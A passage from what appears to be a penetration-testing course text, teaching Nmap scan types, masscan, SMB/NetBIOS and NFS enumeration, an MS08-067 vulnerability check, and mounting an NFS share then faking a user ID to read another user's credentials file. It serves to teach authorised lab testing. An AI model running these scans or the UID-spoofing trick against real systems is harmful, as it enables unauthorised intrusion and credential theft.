135/tcp   open      msrpc
139/tcp   open      netbios-ssn
389/tcp   open      ldap
445/tcp   open      microsoft-ds
464/tcp   open      kpasswd5
593/tcp   open      http-rpc-epmap
636/tcp   open      ldapssl
1291/tcp  filtered seagulllms
3268/tcp  open      globalcatLDAP
3269/tcp  open      globalcatLDAPssl
3389/tcp  open      ms-wbt-server
5722/tcp  open      msdfs
9389/tcp  open      adws
12777/tcp filtered unknown
46056/tcp filtered unknown
```

```
47001/tcp open    winrm
...
Nmap done: 1 IP address (1 host up) scanned in 80.42 seconds
```

```
kali@kali:~$ sudo iptables -vn -L
Chain INPUT (policy ACCEPT 219K packets, 252M bytes)
  pkts bytes target     prot opt in     out     source               destination
 66243 2659K ACCEPT     all  --  *      *       10.11.1.220          0.0.0.0/0

Chain FORWARD (policy ACCEPT 0 packets, 0 bytes)
  pkts bytes target     prot opt in     out     source               destination

Chain OUTPUT (policy ACCEPT 85792 packets, 11M bytes)
  pkts bytes target     prot opt in     out     source               destination
 66768 4006K ACCEPT     all  --  *      *       0.0.0.0/0          10.11.1.220
```

Listing 232 - Using iptables to monitor nmap traffic for a port scan on ALL TCP ports

A similar local port scan explicitly probing all 65535 ports generated about 4 MB of traffic, a significantly higher amount. However, this full port scan has discovered new ports that were not found by the default TCP scan.

The results above imply that a full Nmap scan of a class C network (254 hosts) would result in sending over 1000 MB of traffic to the network. In an ideal situation, a full TCP and UDP port scan of every single target machine would provide the most accurate information about exposed network services. However, the example above reveals the need to balance any traffic restrictions (such as a slow uplink), with the need to discover additional open ports and services, by using a more exhaustive scan. This is especially true for larger networks, such as a class A or B network assessment.

In the next section, we'll explore some of Nmap's various scanning techniques.

7.2.2.2 Stealth / SYN Scanning

Nmap's preferred scanning technique is a SYN, or "stealth" scan.²⁰⁰ There are many benefits to using a SYN scan and as such, it is the default scan technique used when no scan technique is specified in an **nmap** command and the user has the required raw sockets privileges.

SYN scanning is a TCP port scanning method that involves sending SYN packets to various ports on a target machine without completing a TCP handshake. If a TCP port is open, a SYN-ACK should be sent back from the target machine, informing us that the port is open. At this point, the port scanner does not bother to send the final ACK to complete the three-way handshake.

```
kali@kali:~$ sudo nmap -sS 10.11.1.220
Starting Nmap 7.00 ( https://nmap.org ) at 2019-03-04 11:27 EST
Nmap scan report for 10.11.1.220
Host is up (1.3s latency).
Not shown: 980 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
53/tcp    open  domain
```

²⁰⁰ (Nmap, 2019), <https://nmap.org/book/synscan.html>

```
88/tcp      open  kerberos-sec  
135/tcp     open  msrpc  
139/tcp     open  netbios-ssn  
389/tcp     open  ldap  
445/tcp     open  microsoft-ds  
464/tcp     open  kpasswd5  
...  
OS-55554 RYAN
```

Listing 233 - Using nmap to perform a SYN scan

Because the three-way handshake is never completed, the information is not passed to the application layer and as a result, will not appear in any application logs. A SYN scan is also faster and more efficient because fewer packets are sent and received.

Please note that term “stealth” refers to the fact that, in the past, primitive firewalls would fail to log incomplete TCP connections. This is no longer the case with modern firewalls and even if the stealth moniker has stuck around, it could be misleading.

7.2.2.3 TCP Connect Scanning

When a user running **nmap** does not have raw socket privileges, Nmap will default to the TCP connect scan²⁰¹ technique described earlier. Since a Nmap TCP connect scan makes use of the Berkeley sockets API to perform the three-way handshake, it does not require elevated privileges. However, because Nmap has to wait for the connection to complete before the API will return the status of the connection, a connect scan takes much longer to complete than a SYN scan.

There might be times when we need to specifically perform a connect scan with **nmap**, for example, when scanning via certain types of proxies. We use the **-sT** option to start a connect scan:

```
kali@kali:~$ nmap -sT 10.11.1.220  
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-04 11:37 EST  
Nmap scan report for 10.11.1.220  
Host is up (1.3s latency).  
Not shown: 980 closed ports  
PORT      STATE SERVICE  
21/tcp     open  ftp  
53/tcp     open  domain  
88/tcp     open  kerberos-sec  
135/tcp    open  msrpc  
139/tcp    open  netbios-ssn  
389/tcp    open  ldap  
445/tcp    open  microsoft-ds  
464/tcp    open  kpasswd5  
...  
OS-55554 RYAN
```

Listing 234 - Using nmap to perform a TCP connect scan

²⁰¹ (Nmap, 2019), <https://nmap.org/book/scan-methods-connect-scan.html>

7.2.2.4 UDP Scanning

When performing a UDP scan,²⁰² Nmap will use a combination of two different methods to determine if a port is open or closed. For most ports, it will use the standard “ICMP port unreachable” method described earlier by sending an empty packet to a given port. However, for common ports, such as port 161, which is used by SNMP, it will send a protocol-specific SNMP packet in an attempt to get a response from an application bound to that port. To perform a UDP scan, the **-sU** option is used and **sudo** is required to access raw sockets:

```
kali@kali:~$ sudo nmap -sU 10.11.1.115
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-04 11:46 EST
Nmap scan report for 10.11.1.115
Host is up (0.079s latency).
Not shown: 997 open|filtered ports
PORT      STATE SERVICE
111/udp   open  rpcbind
137/udp   open  netbios-ns
161/udp   open  snmp

Nmap done: 1 IP address (1 host up) scanned in 22.49 seconds
```

Listing 235 - Using nmap to perform a UDP scan

The UDP scan (**-sU**) can also be used in conjunction with a TCP SYN scan (**-sS**) option to build a more complete picture of our target:

```
kali@kali:~$ sudo nmap -sS -sU 10.11.1.115
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-04 12:46 EST
Nmap scan report for 10.11.1.115
Host is up (0.15s latency).
Not shown: 997 open|filtered ports, 989 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
25/tcp    open  smtp
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
143/tcp   open  imap
199/tcp   open  smux
443/tcp   open  https
3306/tcp  open  mysql
32768/tcp open  filenet-tms
111/udp   open  rpcbind
137/udp   open  netbios-ns
161/udp   open  snmp

Nmap done: 1 IP address (1 host up) scanned in 64.74 seconds
```

Listing 236 - Using nmap to perform a combined UDP and SYN scan

In the next section, we’ll explore techniques for handling larger networks or networks with traffic constraints.

²⁰² (Nmap, 2019), <https://nmap.org/book/scan-methods-udp-scan.html>

7.2.2.5 Network Sweeping

To deal with large volumes of hosts, or to otherwise try to conserve network traffic, we can attempt to probe targets using *Network Sweeping* techniques, in which we begin with broad scans, and use more specific scans against hosts of interest.

When performing a network sweep with Nmap using the **-sn** option, the host discovery process consists of more than just sending an ICMP echo request. Several other probes are used in addition to the ICMP request. Nmap also sends a TCP SYN packet to port 443, a TCP ACK packet to port 80, and an ICMP timestamp request to verify if a host is available or not.

```
kali@kali:~$ nmap -sn 10.11.1.1-254
Starting Nmap 7.00 ( https://nmap.org ) at 2019-03-04 11:27 EST
Nmap scan report for 10.11.1.5
Host is up (0.026s latency).
MAC Address: 00:50:56:89:70:15 (VMware)
Nmap scan report for 10.11.1.7
Host is up (0.026s latency).
MAC Address: 00:50:56:89:36:32 (VMware)
...
Nmap done: 254 IP addresses (44 hosts up) scanned in 6.14 seconds
```

Listing 237 - Using nmap to perform a network sweep

Searching for live machines using the **grep** command on a standard nmap output can be cumbersome. Instead, let's use Nmap's "greppable" output parameter, **-oG**, to save these results into a format that is easier to manage:

```
kali@kali:~$ nmap -v -sn 10.11.1.1-254 -oG ping-sweep.txt
Starting Nmap 7.00 ( https://nmap.org ) at 2019-03-04 11:34 EST
Initiating ARP Ping Scan at 11:34
Scanning 254 hosts [1 port/host]
Completed ARP Ping Scan at 11:35, 4.71s elapsed (254 total hosts)
Initiating Parallel DNS resolution of 254 hosts. at 11:35
Completed Parallel DNS resolution of 254 hosts. at 11:35, 0.07s elapsed
Nmap scan report for 10.11.1.1 [host down]
Nmap scan report for 10.11.1.2 [host down]
Nmap scan report for 10.11.1.3 [host down]
Nmap scan report for 10.11.1.4 [host down]
Nmap scan report for 10.11.1.5
Host is up (0.026s latency).
MAC Address: 00:50:56:89:70:15 (VMware)
...
kali@kali:~$ grep Up ping-sweep.txt | cut -d " " -f 2
```

Listing 238 - Using nmap to perform a network sweep and then using grep to find live hosts

We can also sweep for specific TCP or UDP ports across the network, probing for common services and ports, in an attempt to locate systems that may be useful, or otherwise have known vulnerabilities. This scan tends to be more accurate than a ping sweep:

```
kali@kali:~$ nmap -p 80 10.11.1.1-254 -oG web-sweep.txt
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-04 11:38 EST
Nmap scan report for 10.11.1.5
Host is up (0.036s latency).

PORT      STATE SERVICE
80/tcp    closed http
MAC Address: 00:50:56:89:70:15 (VMware)

Nmap scan report for 10.11.1.7
Host is up (0.029s latency).

PORT      STATE SERVICE
80/tcp    filtered http
MAC Address: 00:50:56:89:36:32 (VMware)

Nmap scan report for 10.11.1.8
Host is up (0.034s latency).

PORT      STATE SERVICE
80/tcp    open  http
MAC Address: 00:50:56:89:20:34 (VMware)
...
kali@kali:~$ grep open web-sweep.txt | cut -d" " -f2
```

10.11.1.8
10.11.1.10
10.11.1.13
...

Listing 239 - Using nmap to scan for web servers using port 80

To save time and network resources, we can also scan multiple IPs, probing for a short list of common ports. For example, let's conduct a *TCP connect scan* for the top twenty TCP ports with the **--top-ports** option and enable OS version detection, script scanning, and traceroute with **-A**:

```
kali@kali:~$ nmap -sT -A --top-ports=20 10.11.1.1-254 -oG top-port-sweep.txt
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-04 11:40 EST
Nmap scan report for 10.11.1.5
Host is up (0.037s latency).

PORT      STATE SERVICE      VERSION
21/tcp    closed  ftp
22/tcp    closed  ssh
23/tcp    closed  telnet
25/tcp    closed  smtp
53/tcp    closed  domain
80/tcp    closed  http
110/tcp   closed pop3
...
Host script results:
|_nbstat: NetBIOS name: ALICE, NetBIOS user: <unknown>, NetBIOS MAC: 00:50:56:89:70:15
| smb-os-discovery:
|   OS: Windows XP (Windows 2000 LAN Manager)
|   OS CPE: cpe:/o:microsoft:windows_xp:-
|   Computer name: alice
```

```

| NetBIOS computer name: ALICE\x00
| Domain name: thinc.local
| Forest name: thinc.local
| FQDN: alice.thinc.local
|- System time: 2019-03-04T16:44:52+00:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|- message_signing: disabled (dangerous, but default)
|-smb2-time: Protocol negotiation failed (SMB2)
...

```

Listing 240 - Using nmap to perform a top twenty port scan, saving the output in greppable format

The top twenty **nmap** ports are determined using the **/usr/share/nmap/nmap-services** file. The file uses a simple format of three whitespace-separated columns. The first is the name of the service, the second contains the port number and protocol, and the third, the “port frequency”. Everything after the third column is ignored but is typically used for comments as can be seen by the use of the pound sign (#). The port frequency is based on how often the port was found open during research scans of the Internet.²⁰³

```

kali@kali:~$ cat /usr/share/nmap/nmap-services
...
finger    79/udp    0.000956
http     80/sctp    0.000000    # www-http | www | World Wide Web HTTP
http     80/tcp      0.484143    # World Wide Web HTTP
http     80/udp    0.035767    # World Wide Web HTTP
hosts2-ns  81/tcp    0.012056    # HOSTS2 Name Server
hosts2-ns  81/udp    0.001005    # HOSTS2 Name Server
...

```

Listing 241 - The nmap-services file showing the open frequency of TCP port 80

At this point, we could conduct a more exhaustive scan against individual machines that are service-rich or are otherwise interesting.

There are many different ways we can be creative with our scanning to conserve bandwidth or lower our profile, and most leverage interesting host discovery techniques,²⁰⁴ which are worth further research.

7.2.2.6 OS Fingerprinting

Nmap has a built-in feature called *OS fingerprinting*,²⁰⁵ which can be enabled with the **-O** option. This feature attempts to guess the target’s operating system by inspecting returned packets. This is possible because operating systems often have slightly different implementations of the TCP/IP stack (such as varying default TTL values and TCP window sizes) and these slight variances create a fingerprint that Nmap can often identify.

²⁰³ (Nmap, 2019), <https://nmap.org/book/nmap-services.html>

²⁰⁴ (Nmap, 2019), <https://nmap.org/book/man-host-discovery.html>

²⁰⁵ (Nmap, 2019), <https://nmap.org/book/osdetect.html>

Nmap will inspect the traffic received from the target machine and attempt to match the fingerprint to a known list.

For example, consider this simple **nmap** OS fingerprint scan.

```
kali@kali:~$ sudo nmap -O 10.11.1.220
...
Device type: general purpose
Running: Microsoft Windows 2008|7
OS CPE: cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_7
OS details: Microsoft Windows 7 or Windows Server 2008 R2
Network Distance: 1 hop
...
```

Listing 242 - Using nmap for OS fingerprinting

The response suggests that the underlying operating system of this target is either Windows 7 or Windows 2008 R2.

Note that OS Fingerprinting is not always 100% accurate, but a best-guess attempt. Consider a more careful examination of the target to confirm an OS fingerprint scan.

7.2.2.7 Banner Grabbing/Service Enumeration

We can also identify services running on specific ports by inspecting service banners (**-sV**) and running various OS and service enumeration scripts (**-A**) against the target:

```
kali@kali:~$ nmap -sV -sT -A 10.11.1.220
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-04 11:27 EST
Nmap scan report for 10.11.1.220
Host is up (0.00043s latency).
Not shown: 979 closed ports
PORT      STATE SERVICE          VERSION
21/tcp     open  ftp              FileZilla ftpd 0.9.34 beta
|_ ftp-syst:
|_ SYST: UNIX emulated by FileZilla
53/tcp     open  domain           Microsoft DNS 6.1.7601 (1DB15D39) (Windows Server 2008
R2 SP1)
| dns-nsid:
|_ bind.version: Microsoft DNS 6.1.7601 (1DB15D39)
88/tcp     open  kerberos-sec   Microsoft Windows Kerberos (server time: 2013-12-28
07:37:57Z)
135/tcp    open  msrpc           Microsoft Windows RPC
...
Nmap done: 1 IP address (1 host up) scanned in 55.67 seconds
```

Listing 243 - Using nmap for banner grabbing and/or service enumeration

Keep in mind that banners can be modified by system administrators. As such, these can be intentionally set to fake service names in order to mislead a potential attacker.

Banner grabbing has a significant impact on the amount of traffic used as well as the speed of the scan. We should always be mindful of the options we use with **nmap** and how they affect our scans.

7.2.2.8 Nmap Scripting Engine (NSE)

We can use the Nmap Scripting Engine (NSE)²⁰⁶ to launch user-created scripts in order to automate various scanning tasks. These scripts perform a broad range of functions including DNS enumeration, brute force attacks, and even vulnerability identification. NSE scripts are located in the **/usr/share/nmap/scripts** directory.

For example, the **smb-os-discovery** script attempts to connect to the SMB service on a target system and determine its operating system:

```
kali@kali:~$ nmap 10.11.1.220 --script=smb-os-discovery
...
OS: Windows Server 2008 R2 Standard 7601 Service Pack 1 (Windows Server 2008 R2 Sta
| OS CPE: cpe:/o:microsoft:windows_server_2008::sp1
| Computer name: master
| NetBIOS computer name: MASTER\x00
| Domain name: thinc.local
| Forest name: thinc.local
| FQDN: master.thinc.local
|- System time: 2013-12-27T23:37:58-08:00

Nmap done: 1 IP address (1 host up) scanned in 5.85 seconds
```

Listing 244 - Using nmap's scripting engine (NSE) for OS fingerprinting

Another useful (and self-explanatory) NSE script is **dns-zone-transfer**:

```
kali@kali:~$ nmap --script=dns-zone-transfer -p 53 ns2.megacorpone.com
Starting Nmap 7.00 ( https://nmap.org ) at 2019-03-04 11:54 EST
Nmap scan report for ns2.megacorpone.com (38.100.193.80)
Host is up (0.010s latency).
Other addresses for ns2.megacorpone.com (not scanned):

PORT      STATE SERVICE
53/tcp    open  domain
| dns-zone-transfer:
| megacorpone.com.          SOA   ns1.megacorpone.com. admin.megacorpone.com.
| megacorpone.com.          MX    10 fb.mail.gandi.net.
| megacorpone.com.          MX    20 spool.mail.gandi.net.
| megacorpone.com.          MX    50 mail.megacorpone.com.
| megacorpone.com.          MX    60 mail2.megacorpone.com.
| megacorpone.com.          NS    ns1.megacorpone.com.
...

```

Listing 245 - Using nmap to perform a DNS zone transfer

To view more information about a script, we can use the **--script-help** option, which displays a description of the script and a URL where we can find more in-depth information, such as the script arguments and usage examples.

²⁰⁶ (Nmap, 2019), <http://nmap.org/book/nse.html>

```
kali@kali:~$ nmap --script-help dns-zone-transfer
Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-06 11:02 MDT
```

dns-zone-transfer

Categories: intrusive discovery

<https://nmap.org/nsedoc/scripts/dns-zone-transfer.html>

Requests a zone transfer (AXFR) from a DNS server.

The script sends an AXFR query to a DNS server. The domain to query is determined by examining the name given on the command line, the DNS server's hostname, or it can be specified with the <code>dns-zone-transfer.domain</code> script argument. If the query is successful all domains and domain types are returned along with common type specific data (SOA/MX/NS/PTR/A).

...

Listing 246 - Using the --script-help option to view more information about a script

For times when Internet access is not available, much of this information can also be found in the NSE script file itself.

Take time to explore the various NSE scripts, as many of them are helpful and time-saving.

7.2.2.9 Exercises

1. Use Nmap to conduct a ping sweep of your target IP range and save the output to a file. Use grep to show machines that are online.
2. Scan the IP addresses you found in exercise 1 for open webserver ports. Use Nmap to find the webserver and operating system versions.
3. Use NSE scripts to scan the machines in the labs that are running the SMB service.
4. Use Wireshark to capture a Nmap connect and UDP scan and compare it against the Netcat port scans. Are they the same or different?
5. Use Wireshark to capture a Nmap SYN scan and compare it to a connect scan and identify the difference between them.

7.2.3 Masscan

Masscan²⁰⁷ is arguably the fastest port scanner; it can scan the entire Internet in about 6 minutes, transmitting an astounding 10 million packets per second! While it was originally designed to scan the entire Internet, it can easily handle a class A or B subnet, which is a more suitable target range during a penetration test.

Masscan is not installed on Kali by default; it must be installed using **apt install**:

```
kali@kali:~$ sudo apt install masscan
...
The following NEW packages will be installed:
  masscan
0 upgraded, 1 newly installed, 0 to remove and 1469 not upgraded.
Need to get 184 kB of archives.
```

²⁰⁷ (Offensive Security, 2019), <https://tools.kali.org/information-gathering/masscan>

After this operation, 401 kB of additional disk space will be used.
...

Listing 247 - Installing masscan on Kali Linux

Consider this demonstration that locates all machines on a large internal network with TCP port 80 open (using the **-p80** option). Since masscan implements a custom TCP/IP stack, it will require access to raw sockets and therefore requires **sudo**.

Please Note: This command is *NOT* to be tried in the PWK internal lab network as you will be scanning subnets you are not allowed to. This example is for illustration purposes only!

```
kali@kali:~$ sudo masscan -p80 10.0.0.0/8
```

Listing 248 - Using masscan to look for all web servers within a class A subnet

To try masscan on a class C subnet in the PWK internal lab network, we can use the following example. We will add a few additional **masscan** options, including **--rate** to specify the desired rate of packet transmission, **-e** to specify the raw network interface to use, and **--router-ip** to specify the IP address for the appropriate gateway:

```
kali@kali:~$ sudo masscan -p80 10.11.1.0/24 --rate=1000 -e tap0 --router-ip 10.11.0.1

Starting masscan 1.0.3 (http://bit.ly/14GZzcT) at 2019-03-04 17:15:40 GMT
-- forced options: -sS -Pn -n --randomize-hosts -v --send-eth
Initiating SYN Stealth Scan
Scanning 256 hosts [1 port/host]
Discovered open port 80/tcp on 10.11.1.14
Discovered open port 80/tcp on 10.11.1.39
Discovered open port 80/tcp on 10.11.1.219
Discovered open port 80/tcp on 10.11.1.227
Discovered open port 80/tcp on 10.11.1.10
Discovered open port 80/tcp on 10.11.1.50
Discovered open port 80/tcp on 10.11.1.234
...
```

Listing 249 - Using masscan with more advanced options

7.3 SMB Enumeration

The security track record of the Server Message Block (SMB)²⁰⁸ protocol has been poor for many years due to its complex implementation and open nature. From unauthenticated SMB null sessions in Windows 2000 and XP, to a plethora of SMB bugs and vulnerabilities over the years, SMB has seen its fair share of action.²⁰⁹

That said, the SMB protocol has also been updated and improved in parallel with Windows Operating Systems releases.

²⁰⁸ (Wikipedia, 2019), https://en.wikipedia.org/wiki/Server_Message_Block

²⁰⁹ (Mark A. Gamache, 2013), <http://markgamache.blogspot.ca/2013/01/ntlm-challenge-response-is-100-broken.html>

7.3.1 Scanning for the NetBIOS Service

The NetBIOS²¹⁰ service listens on TCP port 139 as well as several UDP ports. It should be noted that SMB (TCP port 445) and NetBIOS are two separate protocols. NetBIOS is an independent session layer protocol and service that allows computers on a local network to communicate with each other. While modern implementations of SMB can work without NetBIOS, *NetBIOS over TCP* (NBT)²¹¹ is required for backward compatibility and is often enabled together. For this reason, the enumeration of these two services often goes hand-in-hand. These can be scanned with tools like **nmap**, using syntax similar to the following:

```
kali@kali:~$ nmap -v -p 139,445 -oG smb.txt 10.11.1.1-254
```

Listing 250 - Using nmap to scan for the NetBIOS service

There are other, more specialized tools for specifically identifying NetBIOS information, such as **nbtscan**, which is used in the following example. The **-r** option is used to specify the originating UDP port as 137, which is used to query the NetBIOS name service for valid NetBIOS names:

```
kali@kali:~$ sudo nbtscan -r 10.11.1.0/24
Doing NBT name scan for addresses from 10.11.1.0/24
```

IP address	NetBIOS Name	Server	User	MAC address
10.11.1.5	ALICE	<server>	ALICE	00:50:56:89:35:af
10.11.1.31	RALPH	<server>	HACKER	00:50:56:89:08:19
10.11.1.24	PAYDAY	<server>	PAYDAY	00:00:00:00:00:00
...				

Listing 251 - Using nbtscan to collect additional NetBIOS information

7.3.2 Nmap SMB NSE Scripts

Nmap contains many useful NSE scripts that can be used to discover and enumerate SMB services. These scripts can be found in the **/usr/share/nmap/scripts** directory:

```
kali@kali:~$ ls -1 /usr/share/nmap/scripts/smb*
/usr/share/nmap/scripts/smb2-capabilities.nse
/usr/share/nmap/scripts/smb2-security-mode.nse
/usr/share/nmap/scripts/smb2-time.nse
/usr/share/nmap/scripts/smb2-vuln-upptime.nse
/usr/share/nmap/scripts/smb-brute.nse
/usr/share/nmap/scripts/smb-double-pulsar-backdoor.nse
/usr/share/nmap/scripts/smb-enum-domains.nse
/usr/share/nmap/scripts/smb-enum-groups.nse
/usr/share/nmap/scripts/smb-enum-processes.nse
/usr/share/nmap/scripts/smb-enum-sessions.nse
/usr/share/nmap/scripts/smb-enum-shares.nse
/usr/share/nmap/scripts/smb-enum-users.nse
/usr/share/nmap/scripts/smb-os-discovery.nse
...
```

Listing 252 - Finding various nmap SMB NSE scripts

²¹⁰ (Wikipedia, 2019), <https://en.wikipedia.org/wiki/NetBIOS>

²¹¹ (Wikipedia, 2019), https://en.wikipedia.org/wiki/NetBIOS_over_TCP/IP

Here we find several interesting Nmap SMB NSE scripts that perform various tasks such as OS discovery and enumeration via SMB.

Let's try the **smb-os-discovery** module:

```
kali@kali:~$ nmap -v -p 139, 445 --script=smb-os-discovery 10.11.1.227
...
Nmap scan report for 10.11.1.227
Host is up (0.57s latency).
PORT      STATE SERVICE
139/tcp    open  netbios-ssn

Host script results:
| smb-os-discovery:
|   OS: Windows 2000 (Windows 2000 LAN Manager)
|   OS CPE: cpe:/o:microsoft:windows_2000:-
|   Computer name: srv2
|   NetBIOS computer name: SRV2
|   Workgroup: WORKGROUP
...
```

Listing 253 - Using the nmap scripting engine to perform OS discovery

This particular script identified a potential match for the host operating system.

To check for known SMB protocol vulnerabilities, we can invoke one of the *smb-vuln* NSE scripts. We will take a look at **smb-vuln-ms08-067**, which uses the **--script-args** option to pass arguments to the NSE script.

*Please Note: If we set the script parameter **unsafe=1**, the scripts that will run are almost (or totally) guaranteed to crash a vulnerable system. Needless to say, exercise extreme caution when enabling this argument, especially when scanning production systems.*

```
kali@kali:~$ nmap -v -p 139,445 --script=smb-vuln-ms08-067 --script-args=unsafe=1
10.11.1.5
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-04 11:27 EST
NSE: Loaded 1 scripts for scanning.
NSE: Script Pre-scanning.
...
Scanning 10.11.1.5 [2 ports]
...
Completed NSE at 00:04, 17.39s elapsed
Nmap scan report for 10.11.1.5
Host is up (0.17s latency).
PORT      STATE SERVICE
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
MAC Address: 00:50:56:AF:02:91 (VMware)

Host script results:
| smb-vuln-ms08-067:
```

VULNERABLE:
Microsoft Windows system vulnerable to remote code execution (MS08-067)
State: VULNERABLE
IDs: CVE-CVE-2008-4250
The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3, Server 2 Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote attackers to code via a crafted RPC request that triggers the overflow during path cano

Disclosure date: 2008-10-23
References:
<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-4250>
<https://technet.microsoft.com/en-us/library/security/ms08-067.aspx>
...

Listing 254 - Determining whether a host is vulnerable to the MS08_067 vulnerability

In this case, Nmap identifies that the specific SMB service is missing at least one critical patch for the MS08-067²¹² vulnerability.

7.3.2.1 Exercises

1. Use Nmap to make a list of the SMB servers in the lab that are running Windows.
2. Use NSE scripts to scan these systems for SMB vulnerabilities.
3. Use nbtscan and enum4linux against these systems to identify the types of data you can obtain from different versions of Windows.

7.4 NFS Enumeration

Network File System (NFS)²¹³ is a distributed file system protocol originally developed by Sun Microsystems in 1984. It allows a user on a client computer to access files over a computer network as if they were on locally-mounted storage.

NFS is often used with UNIX operating systems and is predominantly insecure in its implementation. It can be somewhat difficult to set up securely, so it's not uncommon to find NFS shares open to the world. This is quite convenient for us as penetration testers, as we might be able to leverage them to collect sensitive information, escalate our privileges, and so forth.

7.4.1 Scanning for NFS Shares

Both *Portmapper*²¹⁴ and *RPCbind*²¹⁵ run on TCP port 111. RPCbind maps RPC services to the ports on which they listen. RPC processes notify rpcbind when they start, registering the ports they are listening on and the RPC program numbers they expect to serve.

The client system then contacts rpcbind on the server with a particular RPC program number. The rpcbind service redirects the client to the proper port number (often TCP port 2049) so it can

²¹² (Microsoft, 2008), <http://technet.microsoft.com/en-us/security/bulletin/ms08-067>

²¹³ (Wikipedia, 2019), https://en.wikipedia.org/wiki/Network_File_System

²¹⁴ (Wikipedia, 2017), <https://en.wikipedia.org/wiki/Portmap>

²¹⁵ (Red Hat, 2019), https://access.redhat.com/documentation/en-us/red_hat_enterprise_linux/6/html/storage_administration_guide/s2-nfs-methodology-portmap

communicate with the requested service. We can scan these ports with **nmap** using the following syntax:

```
kali@kali:~$ nmap -v -p 111 10.11.1.1-254
```

Listing 255 - Using nmap to identify hosts that have portmapper/rpcbind running

We can use NSE scripts like **rpcinfo** to find services that may have registered with rpcbind:

```
kali@kali:~$ nmap -sV -p 111 --script=rpcinfo 10.11.1.1-254
```

```
...
Nmap scan report for 10.11.1.72
Host is up (0.0055s latency).

PORT      STATE SERVICE VERSION
111/tcp    open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version  port/proto  service
|   100000  2,3,4      111/tcp    rpcbind
|   100000  2,3,4      111/udp    rpcbind
|   100003  2,3,4      2049/tcp   nfs
|   100003  2,3,4      2049/udp   nfs
|   100005  1,2,3      50255/udp mountd
|   100005  1,2,3      56911/tcp  mountd
|   100021  1,3,4      40160/udp  nlockmgr
|   100021  1,3,4      57765/tcp  nlockmgr
|   100024  1          34959/udp status
|   100024  1          46908/tcp  status
|   100227  2,3         2049/tcp   nfs_acl
|_  100227  2,3         2049/udp   nfs_acl
...
```

Listing 256 - Querying rpcbind in order to get registered services

7.4.2 Nmap NFS NSE Scripts

Once we find NFS running, we can collect additional information, enumerate NFS services, and discover additional services using NSE scripts found in the **/usr/share/nmap/scripts** directory:

```
kali@kali:~$ ls -1 /usr/share/nmap/scripts/nfs*
```

```
/usr/share/nmap/scripts/nfs-ls.nse
/usr/share/nmap/scripts/nfs-showmount.nse
/usr/share/nmap/scripts/nfs-statfs.nse
```

Listing 257 - Locating various NSE scripts for NFS

We can run all three of these scripts using the wildcard character (*) in the script name:

```
kali@kali:~$ nmap -p 111 --script nfs* 10.11.1.72
```

```
...
Nmap scan report for 10.11.1.72

PORT      STATE SERVICE
111/tcp    open  rpcbind
| nfs-showmount:
|_ /home 10.11.0.0/255.255.0.0
```

Listing 258 - Running all NSE scripts for NFS

In this case, the entire `/home` directory is being shared and we can access it by mounting it on our Kali virtual machine. We will use `mount` to do this, along with `-o nolock` to disable file locking, which is often needed for older NFS servers:

```
kali@kali:~$ mkdir home  
kali@kali:~$ sudo mount -o nolock 10.11.1.72:/home ~/home/  
kali@kali:~$ cd home/ && ls  
jenny joe45 john marcus ryuu
```

Listing 259 - Using mount to access the NFS share in Kali

Based on this file listing, we can see that there are a few home directories for local users on the remote machine. Digging a bit deeper, we find a filename that catches our attention, so we try to view it:

```
kali@kali:~/home$ cd marcus  
kali@kali:~/home/marcus$ ls -la  
total 24  
drwxr-xr-x 2 1014 1014 4096 Jun 10 09:16 .  
drwxr-xr-x 7 root root 4096 Sep 17 2015 ..  
-rwx----- 1 1014 1014 48 Jun 10 09:16 creds.txt  
kali@kali:~/home/marcus$ cat creds.txt  
cat: creds.txt: Permission denied
```

Listing 260 - Using built-in commands to explore the NFS share

It appears we do not have permission to view this file. Taking a closer look at the file permissions, we can see that its owner has a UUID of 1014, and also `read (r)`, `write (w)`, and `execute (x)` permissions on it. What can we do with this information? Since we have complete access to our Kali machine, we can try to add a local user to it using the `adduser` command, change its UUID to 1014, `su` to that user, and then try accessing the file again:

```
kali@kali:~/home/stefan$ sudo adduser pwn  
Adding user `pwn' ...  
Adding new group `pwn' (1001) ...  
Adding new user `pwn' (1001) with group `pwn' ...  
Creating home directory `/home/pwn' ...  
Copying files from `/etc/skel' ...  
Enter new UNIX password:  
Retype new UNIX password:  
passwd: password updated successfully  
Changing the user information for pwn  
Enter the new value, or press ENTER for the default  
    Full Name []:  
    Room Number []:  
    Work Phone []:  
    Home Phone []:  
    Other []:  
Is the information correct? [Y/n]
```

Listing 261 - Adding a local user to our Kali machine

Based on the output above, we can see that the new user has a UUID of 1001, which is not really what we need. We can change it to 1014 using **sed** and confirm the change took place. The **-i** option is used to replace the file in-place and the **-e** option executes a script. In this case, that happens to be '**s/1001/1014/g**', which will globally replace the UUID in the **/etc/passwd** file:

```
kali@kali:~/home/marcus$ sudo sed -i -e 's/1001/1014/g' /etc/passwd  
kali@kali:~/home/marcus$ cat /etc/passwd | grep pwn  
pwn:x:1014:1014:,,,:/home/pwn:/bin/bash
```

Listing 262 - Updating the UUID in the /etc/passwd file

So far so good. Let's try to **su** to the newly added *pwn* user, verify that our UUID has indeed changed, and then try accessing that file again. We will use the **su** command to change the current login session's owner. Then, we will use **id** to display our current user ID. Finally, we will try to access the file again:

```
kali@kali:~/home/marcus$ su pwn  
pwn@kali:/root/home/marcus$ id  
uid=1014(pwn) gid=1014 groups=1014  
  
pwn@kali:/root/home/marcus$ cat creds.txt  
Not what you are looking for, try harder!!! :0)
```

Listing 263 - Accessing the file as the *pwn* user

